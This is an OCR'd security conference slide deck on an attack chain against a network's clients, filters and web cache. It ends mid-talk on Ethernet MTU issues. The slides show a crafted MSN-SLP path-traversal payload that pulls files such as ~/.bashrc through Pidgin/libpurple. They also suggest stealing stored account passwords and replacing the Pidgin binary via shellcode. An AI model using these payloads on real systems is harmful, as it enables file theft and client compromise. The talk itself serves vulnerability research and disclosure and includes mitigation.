
cat /proc/sys/net/ipv4/fuckups

Fabian 'fabs' Yamaguchi


Agenda

- We will cover the following steps:
  - Getting into the network
  - Bypassing internal packet-filters
  - Poisoning the Web-Cache

Welcome to the Battle Field




A Classical Network Design



Step 1

Getting into the network

Don't attack the servers, attack the clients




And look at all the shiny client code ☺

"Some buffer-overflow will do"

- It's not that simple.
- What programs does the target use?
- What versions of these programs are used?
- How were they compiled?
  - Where are my "known addresses" I want to return to?
- What shellcode makes sense in this network environment?

Information Gathering

- Use a logical bug, which leads to information disclosure using a stable exploit!



Emoticons


Emma
Ben says:
Check out these awesome animations!
I know! They're sooo funny!!
BuddyIcon
Emoticon

Expressing your emotions with MSN

```
MSG user@hotmail.com user@hotmail.com 266
MIME-Version: 1.0
Content-Type: text/x-mms-emoticon
BestWishes\t
<msnobj Creator="user@hotmail.com"
  Size="37589" Type="2„
  Location="finger.jpg" …/>
```

Announcing an Emoticon

MSN-SLP
Requesting an Emoticon

```
MSG attacker@hotmail.com attacker@hotmail.com 689
MIME-Version: 1.0
Content-Type: application/x-msnmsgrp2p
P2P-Dest: victim@hotmail.com
\x69\xe9\x19\x19...\x53\x47INVITE
  MSNMSGR:victim@hotmail.com MSNSLP/1.0
To: <msnmsgr:victim@hotmail.com>
From: <msnmsgr:attacker@hotmail.com>
[…]
Content-Type: application/x-msnmsgr-sessionreqbody
Content-Length: 252

EUF-GUID: {A4268EEC-FEC5-49E5-95C3-F126696BDBF6}
[…]
Context:
  PG1zbm9iaiBDcmVhdG9yPSJOZXN0QHRlc3QuY29tIiBTaXplPSIxMDA
  xIiBMb2NhdGlvbj0ic29tZWljb24ucG5nIiBUeXBlPSIyIiBGcmllbm
  RseT0iQUFBIiBTSEExRD0iQUFBIiBTSEExQz0iQUFBIi8+
```

Binary SLP-Header in Text Protocol

Base64 encoded Text-Data! (WTF?)

Decoded...

PG1zbm9iaiBDcmVhdG9yPSJ0ZXN0QHRlc3QuY29tIiBTaXplPSIxM
DAxIiBMb2NhdGlvbj0ic29tZWljb24ucG5nIiBUeXBlPSIyIiBGcm
llbmRseT0iQUFBIiBTSEExRD0iQUFBIiBTSEExQz0iQUFBIi8+

<msnobj Creator="test@test.com" Size="1001"
Location="finger.jpg" Type="2" Friendly="AAA"
SHA1D="AAA" SHA1C="AAA"/>

Wait a minute… the receiver specifies the file location to download from?

How about...

- … requesting something else…

```
<msnobj Creator="test@test.com" Size="1001"
Location="../../.bashrc" Type="2" Friendly="AAA"
SHA1D="AAA" SHA1C="AAA"/>
```

↓


```
PG1zbm9iaiBDcmVhdG9yPSJ0ZXN0QHRlc3QuY29tIiBTaXplPSIxMD
AxIiBMb2NhdGlvbj0iLi4vLi4vLmJhc2hyYyIgVHlwZT0iMiIgRnJp
ZW5kbHk9IkFBQSIgU0hBMUQ9IkFBQSIgU0hBMUM9IkFBQSIvPg==
```

Works. Yay ☺

```
MSG 5 D 1347
MIME-Version: 1.0
Content-Type: application/x-msnmsgrp2p
P2P-Dest: attacker@hotmail.com
```

Contents of ~/.bashrc

```
[Binary SLP-Header]
~/.bashrc: executed by bash(1) for non-
  login shells.# see
  /usr/share/doc/bash/examples/startup-
  files (in the package bash-doc)# for
  examples# If not running interactively,
  don't do anything[ -z "$PS1" ] && return
  …
```

Libpurple arb. file download vuln

```
static void got_sessionreq(MsnSlpCall *slpcall, const char
    *branch, const char *euf_guid, const char *context)
{   //[..]
    msnobj_data = (char *)purple_base64_decode(context,
    &len);
    obj = msn_object_new_from_string(msnobj_data);
    type = msn_object_get_type(obj);
    g_free(msnobj_data); // [..]

    if (type == MSN_OBJECT_EMOTICON) {
    char *path;
    path =
    g_build_filename(purple_smileys_get_storing_dir(),
                                obj->location, NULL);

    img = purple_imgstore_new_from_file(path);
    g_free(path);
    }
    slpmsg = msn_slpmsg_new(slplink);  // [..]
    msn_slpmsg_set_image(slpmsg, img);
    msn_slplink_queue_slpmsg(slplink, slpmsg); // [..]
    // [..]
}
```

(1) Read **'obj->location'** directly from attacker

(2) open file "$customSmileyDir" + 'obj->location'

(3) Send file back to attacker

Adium is also affected

PoC/Mitigation

- You can download without the user even announcing an emoticon!
- PoC-exploit downloads files from a user silently.
- Removing “~/.purple/custom_smiley/” is sufficient to stop the attack from working.
- If you don’t have any custom emoticons, you’re safe

Why did this work?

- The protocol encourages this mistake because it chooses to implement emoticon transfer using two independent primitives.
- This simple bug may have been caught by developers if it hadn’t been for the overly complex protocol.

In 2004: Similar bug in Microsoft's Messenger

- See MS04-010.
- Even the people who designed this spec. seemed to have tripped over this.

You can now

- Download the binaries you want to target
- Write a stable binary exploit for a vulnerability in one of those binaries.
- Access /proc to find out more about the system.
- Find out that the client is behind a proxy-server and that back-connecting probably doesn’t make much sense.
- Download the user’s accounts.xml to steal his password. And who knows, …

Maybe there’s a password-scheme

```
            </settings>
        <current_error/>
</account>
<account>
        <protocol>prpl-msn</protocol>
        <name>user@hotmail.com</name>
        <password>fuck.instantMessenger</password>
        <statuses>
            <status type='available' name='Available'
            <attributes>
                  <attribute id='message, value='I&ap
            </attributes>
            </status>
            <status type='away' name='Away' active='
```

What you want to execute


- In the pidgin-case:
  - Patch pidgin-code to redirect all instant-messages of a certain type from a certain user to the shell.
  - Announce the patched version of a pidgin-binary as a buddy-icon. It will then be stored in ~/.purple/icons/$sha1sum.icn
  - Now, all your shellcode has to do is:

`‘mv ~/.purple/icons/$sha1sum.icn /usr/bin/pidgin’`

And about that memory corruption bug …


- I suggest a game of “beer-fuzzing”:
  1. Meet up with some friends
  2. Get entirely wasted
  3. Try to implement a standalone exploit for the file download vuln without copy/pasting from wireshark.
  4. Whoever does NOT trip over a memory corruption bug in SLP-code wins.

You are here


BBI
Provider's DNS-Cache
netfilter
firewalling, NAT, and packet mangling for linux
NAT/Ext. Firewall
Int. Firewall
Web-Cache
OpenSSH-Server
TOP SECRET

Goal is the cache, but there's a problem

- The attacker ultimately wants to own all client-machines on the network.
  - Attacking central storages such as Web- or DNS-Caches is a good idea.
  - Most probably, we only have limited access to the cache due to internal packet-filters.
  - Let's look at ways to bypass internal filters.



Step 2

Bypassing internal packet-filters

Break the Link-Layer

- To circumvent security mechanisms on layer N, attack all layers < N.
- Let's assume that known Layer-II attacks do not work in this network:
  - Messing with ARP-Caches to create man-in-the-middle scenarios.
  - Enhanced sniffing by MAC-Flooding
- But what about the device drivers?

What could possibly break with Ethernet?

<u>"Logical Link Control"</u>

Frame-Format

Addressing

Error-Control

Bit-Synchronization

MTU: Maximum Transmission Unit

Why specify an MTU?

- **Larger frame => less overhead BUT**
- **Frames must not block the switch for too long.**
  - Time to transmit a frame is proportional to its size
  - Packet-Switches are shared by multiple users!

Brave little UDP-Datagram

Big Fat TCP Segment


Bit times have evolved

	Ethernet	Fast Ethernet	Gigabit Ethernet
Transmission speed	10 Mbps	100 Mbps	1 Gbps
Bit time	100 ns	10 ns	1 ns
Inter-packet gap	9.6 us	0.96 us	96 ns

A frame of 1500 Byte took 1.2 ms to transmit in 10Mbit Ethernet!

Jumbo-Frames are born


- <u>"Get the duct tape": Specification Update:</u>



46-9000

- There we go… that should work…

Reality: The MTU-Mess

